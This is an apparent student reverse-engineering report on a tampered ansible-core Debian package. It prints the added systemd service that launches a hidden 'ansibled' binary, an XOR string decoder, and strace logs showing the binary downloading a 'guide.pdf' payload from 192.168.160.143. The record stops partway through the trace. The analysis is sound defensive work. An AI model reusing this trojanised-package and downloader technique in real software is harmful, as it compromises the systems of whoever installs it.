Reverse Engineering - Suspicious Deb package

Tiago Silvestre - 103554, David Araújo - 93444

May 07, 2024

Table of Contents

- Table of Contents
- Executive summary
- Major Findings
  - Ansibled File Analysis
    - Static analysis
    - Dynamic analysis
  - Binary from PDF
- Indicators of Compromise
  - Traffic Capture and Remote Communications

Executive summary

The aim of this report is to outline the analysis conducted on a suspicious DEB package. Specifically, the package identified as *ansible-core_2.14.3-1+ua_all.deb* was discovered circulating within the campus environment. Notably, this package had not undergone formal evaluation, and the sole indication provided was a signature mismatch with the original package.

In order to analyze the package we mainly used the following tools:


- Ghidra - Static binary analysis.
- iaito - Static binary analysis.
- `strace` - Dynamic analysis.
- `lstrace` - Dynamic analysis.

Throughout the analysis, our methodology involved employing virtual machines or containers (specifically, a Kali Vagrant box and a Remnux Docker container) whenever executing the code contained within the package.

Our investigation yielded significant findings, notably the package's activity of downloading suspicious files from the internet, including PDFs containing embedded ELF files. The subsequent section provides a detailed, step-by-step account of the DEB package analysis.

Major Findings


Given that the signatures were said to be different in the initial guide, we conducted an internet search to locate the original package, identified as *ansible-core_2.14.3-1_all.deb*.



```
remnux@workstation:~/orig$ tree -L 2 .
.
|-- infected
|   |-- lib
|   `-- usr
`-- original
    `-- usr
```

Figure 1: Directory Struture

By utilizing `dpkg-deb` to extract the contents of both DEB files, we observed a notable distinction: the infected file contains an extra directory. Within the *lib* directory of the infected file, we discovered a descriptor for a system service.



```
remnux@workstation:~/orig$ cat infected/lib/systemd/system/ansibled.service
[Unit]
Description=Service for Ansible support
DefaultDependencies=no
RequiresMountsFor=/tmp
After=systemd-remount-fs.service systemd-tmpfiles-setup.service systemd-modules-load.service

[Service]
ExecStart=/usr/bin/ansibled
TimeoutStopSec=5

[Install]
WantedBy=multi-user.target
Alias=ansibled.service
```

Figure 2: Ansibled service descriptor

The crucial aspect of this descriptor is the executable binary file it points to, explicitly specified as `ExecStart=/usr/lib/ansibled`.




Figure 3: Ansibled binary file


We can verify that this is indeed an additional file and ensure we are comparing the correct packages by employing the `deephash` tool to compare the hash values of multiple files. This comparison reveals identical hash values, confirming that these are indeed the same packages and that the identified file is an extra component.

```
┌──(vagrant㉿kali)-[~/imported]
└─$ hashdeep -r -l -c md5 unpacked/usr/bin unpacked_ua/usr/bin
%%%% HASHDEEP-1.0
%%%% size,md5,filename
## Invoked from: /home/vagrant/imported
## $ hashdeep -r -l -c md5 unpacked/usr/bin unpacked_ua/usr/bin
##
218,e60af23c9d7a9bfe447e683867d9c8a9,unpacked/usr/bin/ansible-config
217,df2bbe7b49ec98d9a6a2b93f6660018b,unpacked/usr/bin/ansible-vault
218,f094ace26ea2264c96eb45319bfc40a9,unpacked/usr/bin/ansible-galaxy
220,6bacd9e3c623c7d99fc6df775ef94e00,unpacked/usr/bin/ansible-playbook
221,d915024a1c2450150e32508bd40196de,unpacked/usr/bin/ansible-inventory
216,c013e7b225093a02da0718d6b95dd337,unpacked/usr/bin/ansible-pull
247,78a66ea95c397d36767e0b4b92e14ec2,unpacked/usr/bin/ansible-connection
219,28b484ed596e85379cd58b81c2513db9,unpacked/usr/bin/ansible-console
1701,b5f163a82a17fd8bddcad69bb18466d0,unpacked/usr/bin/ansible-test
217,e95c3627541e0cbe29c12029bbe91bc4,unpacked/usr/bin/ansible
215,def61ecf63ec9191732b5b1c0f2c2c94,unpacked/usr/bin/ansible-doc
218,e60af23c9d7a9bfe447e683867d9c8a9,unpacked_ua/usr/bin/ansible-config
217,df2bbe7b49ec98d9a6a2b93f6660018b,unpacked_ua/usr/bin/ansible-vault
14776,ac940b405d1511f53d922bb4e79a025b,unpacked_ua/usr/bin/ansibled
218,f094ace26ea2264c96eb45319bfc40a9,unpacked_ua/usr/bin/ansible-galaxy
220,6bacd9e3c623c7d99fc6df775ef94e00,unpacked_ua/usr/bin/ansible-playbook
221,d915024a1c2450150e32508bd40196de,unpacked_ua/usr/bin/ansible-inventory
216,c013e7b225093a02da0718d6b95dd337,unpacked_ua/usr/bin/ansible-pull
247,78a66ea95c397d36767e0b4b92e14ec2,unpacked_ua/usr/bin/ansible-connection
219,28b484ed596e85379cd58b81c2513db9,unpacked_ua/usr/bin/ansible-console
1701,b5f163a82a17fd8bddcad69bb18466d0,unpacked_ua/usr/bin/ansible-test
217,e95c3627541e0cbe29c12029bbe91bc4,unpacked_ua/usr/bin/ansible
215,def61ecf63ec9191732b5b1c0f2c2c94,unpacked_ua/usr/bin/ansible-doc
```

Figure 4: Hash comparison

Ansibled File Analysis

Static analysis



```
remnux@workstation:~/orig/infected/usr/bin$ exiftool ansibled
ExifTool Version Number         : 12.50
File Name                       : ansibled
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2024:03:27 18:18:07+00:00
File Access Date/Time           : 2024:04:13 14:17:29+00:00
File Inode Change Date/Time     : 2024:04:13 13:57:17+00:00
File Permissions                : -rwxr-x---
File Type                       : ELF shared library
File Type Extension             : so
MIME Type                       : application/octet-stream
CPU Architecture                : 64 bit
CPU Byte Order                  : Little endian
Object File Type                : Shared object file
CPU Type                        : AMD x86-64
```

Figure 5: File type

We initiate the process by employing `exiftool` to ascertain the file type and the CPU architecture it is designed to run on. Our examination reveals that it is an ELF file intended for execution on an x86 64-bit architecture.

Additionally, we employ the `strings` tool to search for any clear text within the file.

```
remnux@workstation:~/orig$ strings infected/usr/bin/ansibled | less
/lib64/ld-linux-x86-64.so.2
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
curl_easy_cleanup
curl_easy_init
curl_easy_setopt
curl_easy_perform
pthread_detach
rewind
setvbuf
snprintf
setsockopt
sleep
perror
free
fread
exit
dlclose
sigaction
bind
unlink
htons
fopen
socket
strlen
ptrace
pthread_create
getpid
stdout
malloc
__libc_start_main
stderr
listen
memfd_create
dlsym
dlopen
__cxa_finalize
ftell
accept
fclose
memset
access
fseek
write
libcurl.so.4
```

Figure 6: Strings inside ansibled (1)

```
0x000020a3   memfd_create failed
0x000020b7   write failed
0x000020c4   /proc/%d/fd/%d
0x000020d7   y\";&y78%?4:32x:95=
0x000020ed   o4-0o'5)$%n0$&
0x00002278   \e\f\a\b
```

Figure 7: Strings inside ansibled (2)

We uncover that this binary is likely involved in operations related to **sockets**, indicating a potential need to search for information such as **addresses and port numbers**. Moreover, it appears to handle **file writing and reading tasks**, along with suspicious activities like searching for process IDs and accessing files associated with specific PIDs within the */proc* directory.

We also used Ghidra to perform a more detailed static analysis over `ansibled` binary. Upon opening the binary we found a function being called multiple times (in different places of the code), this function received a string and a byte as argument. Upon analyzing it, we discovered that it was performing XOR operation with a key (byte value argument).

This function was deobfuscated in the following way


```c

void decodeString(char *decoded_str,char *str,byte key)

{
  size_t str_length;
  int i;
  
  i = 0;
  while( true ) {
    str_length = strlen(str);
    if (str_length <= (ulong)(long)i) break;
    decoded_str[i] = str[i] ^ key;
    i = i + 1;
  }
  decoded_str[i] = '\0';
  return;
}

```

A python script was developed to test the function (available in `../scripts/decodeString.py/`). As we can see it's converting into readable strings. We ran that function over all references found in ghidra and the following 3 unique strings were decoded:

```
http://192.168.160.143/guide.pdf
*qhu*dkvlgi`a+ijfn
/tmp/guide.pdf
```

Dynamic analysis

Given the apparent involvement in reading and writing operations, we can infer the presence of **syscalls**. Consequently, we utilize `strace` to trace the execution and discern the accessed resources during runtime.



```
unlink("*qhu*dkvlgi`a+ijfn")           = -1 ENOENT (No such file or directory)
rt_sigaction(SIGFPE, {sa_handler=0x5642863e8b37, sa_mask=[], sa_flags=SA_RESTORER|SA_NODEFER, sa_restorer=0x7f7fead7a520}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGRT_1, {sa_handler=0x7f7feadc9870, sa_mask=[], sa_flags=SA_RESTORER|SA_ONSTACK|SA_RESTART|SA_SIGINFO, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8) = 0
mmap(NULL, 8392704, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS|MAP_STACK, -1, 0) = 0x7f7fe962d000
mprotect(0x7f7fe962e000, 8388608, PROT_READ|PROT_WRITE) = 0
rt_sigprocmask(SIG_BLOCK, ~[], [], 8)   = 0
clone3({flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|CLONE_SETTLS|CLONE_PARENT_SETTID|CLONE_CHILD_CLEARTID, child_tid=0x7f7fe9e2d910, parent_tid=0x7f7fe9e2d910, exit_signal=0, stack=0x7f7fe962d000, stack_size=0x7ffcc0, tl
s=0x7f7fe9e2d640}, 88) = -1 ENOSYS (Function not implemented)
clone(child_stack=0x7f7fe9e2ccb0, flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|CLONE_SYSVSEM|CLONE_SETTLS|CLONE_PARENT_SETTID|CLONE_CHILD_CLEARTID, parent_tid=[3577], tls=0x7f7fe9e2d640, child_tidptr=0x7f7fe9e2d910) = 3577
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
access("*qhu*dkvlgi`a+ijfn", F_OK)      = -1 ENOENT (No such file or directory)
access("/tmp/guide.pdf", F_OK)          = -1 ENOENT (No such file or directory)
--- SIGFPE {si_signo=SIGFPE, si_code=FPE_INTDIV, si_addr=0x5642863e8d03} ---
futex(0x7f7feaba3ba4, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3ba0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b9c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3ef0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b94, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b90, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3778, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3a00, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3748, FUTEX_WAKE_PRIVATE, 2147483647) = 0
brk(0x564287444000)                     = 0x564287444000
futex(0x7f7feaba3b98, FUTEX_WAKE_PRIVATE, 2147483647) = 0
openat(AT_FDCWD, "/usr/lib/ssl/openssl.cnf", O_RDONLY) = 5
futex(0x7f7feaba34d0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=12419, ...}, AT_EMPTY_PATH) = 0
read(5, "#\n# OpenSSL example configuratio"..., 4096) = 4096
read(5, "r type CA, the listed attributes"..., 4096) = 4096
read(5, "r:copy\n\n# DER hex encoding of an"..., 4096) = 4096
read(5, "ertout # insta.cert.pem\n\n[ssl_se"..., 4096) = 131
read(5, "", 4096)                       = 0
close(5)                                = 0
futex(0x7f7feaba3920, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b80, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b7c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba370c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feaba3b8c, FUTEX_WAKE_PRIVATE, 2147483647) = 0
futex(0x7f7feac4a7c0, FUTEX_WAKE_PRIVATE, 2147483647) = 0
sysinfo({uptime=18882, loads=[15168, 29408, 50432], totalram=16398651392, freeram=616607744, sharedram=671731712, bufferram=708288512, totalswap=1027600384, freeswap=940232704, procs=1175, totalhigh=0, freehigh=0, mem_unit=1}) = 0
futex(0x7f7feac4a7d4, FUTEX_WAKE_PRIVATE, 2147483647) = 0
openat(AT_FDCWD, "/tmp/guide.pdf", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 5
socket(AF_INET6, SOCK_DGRAM, IPPROTO_IP) = 6
close(6)                                = 0
socketpair(AF_UNIX, SOCK_STREAM, 0, [6, 7]) = 0
fcntl(6, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(6, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
fcntl(7, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(7, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
```

Figure 8: Strace of ansibled

The initial observation reveals the binary attempting to access a file with an unconventional name, "_qhu*dkvlgi'a+ijfn,_" which is not found. Subsequently, it attempts to access this file again, along with another file named "guide.pdf" in the tmp directory.


The absence of these files suggests that they do not currently exist. This event seems to trigger the creation of a socket object.

```
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=6, events=POLLIN}], 1, 0)     = 0 (Timeout)
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 8
setsockopt(8, SOL_TCP, TCP_NODELAY, [1], 4) = 0
fcntl(8, F_GETFL)                       = 0x2 (flags O_RDWR)
fcntl(8, F_SETFL, O_RDWR|O_NONBLOCK)    = 0
connect(8, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("192.168.160.143")}, 16) = -1 EINPROGRESS (Operation now in progress)
poll([{fd=8, events=POLLPRI|POLLOUT|POLLWRNORM}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLOUT}, {fd=6, events=POLLIN}], 2, 200) = 1 ([{fd=8, revents=POLLOUT}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLPRI|POLLOUT|POLLWRNORM}], 1, 0) = 1 ([{fd=8, revents=POLLOUT|POLLWRNORM}])
getsockopt(8, SOL_SOCKET, SO_ERROR, [0], [4]) = 0
getpeername(8, {sa_family=AF_INET, sin_port=htons(80), sin_addr=inet_addr("192.168.160.143")}, [128 => 16]) = 0
getsockname(8, {sa_family=AF_INET, sin_port=htons(44942), sin_addr=inet_addr("172.17.0.2")}, [128 => 16]) = 0
sendto(8, "GET /guide.pdf HTTP/1.1\r\nHost: 1"..., 63, MSG_NOSIGNAL, NULL, 0) = 63
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 0 (Timeout)
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 191) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN|POLLPRI|POLLRDNORM|POLLRDBAND}], 1, 0) = 1 ([{fd=8, revents=POLLIN|POLLRDNORM}])
recvfrom(8, "HTTP/1.1 200 OK\r\nServer: nginx/1"..., 16384, 0, NULL, NULL) = 12380
newfstatat(5, "", {st_mode=S_IFREG|0644, st_size=0, ...}, AT_EMPTY_PATH) = 0
write(5, "\207\275\264\276\372\371\371\370\370\370\370\370\370\370\370\370\373\370\306\370\371\370\370\370\370\370\370\370\370\370\370\370"..., 8192) = 8192
rt_sigaction(SIGPIPE, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, NULL, 8) = 0
poll([{fd=8, events=POLLIN}, {fd=6, events=POLLIN}], 2, 185) = 1 ([{fd=8, revents=POLLIN}])
rt_sigaction(SIGPIPE, NULL, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x7f7fead7a520}, 8) = 0
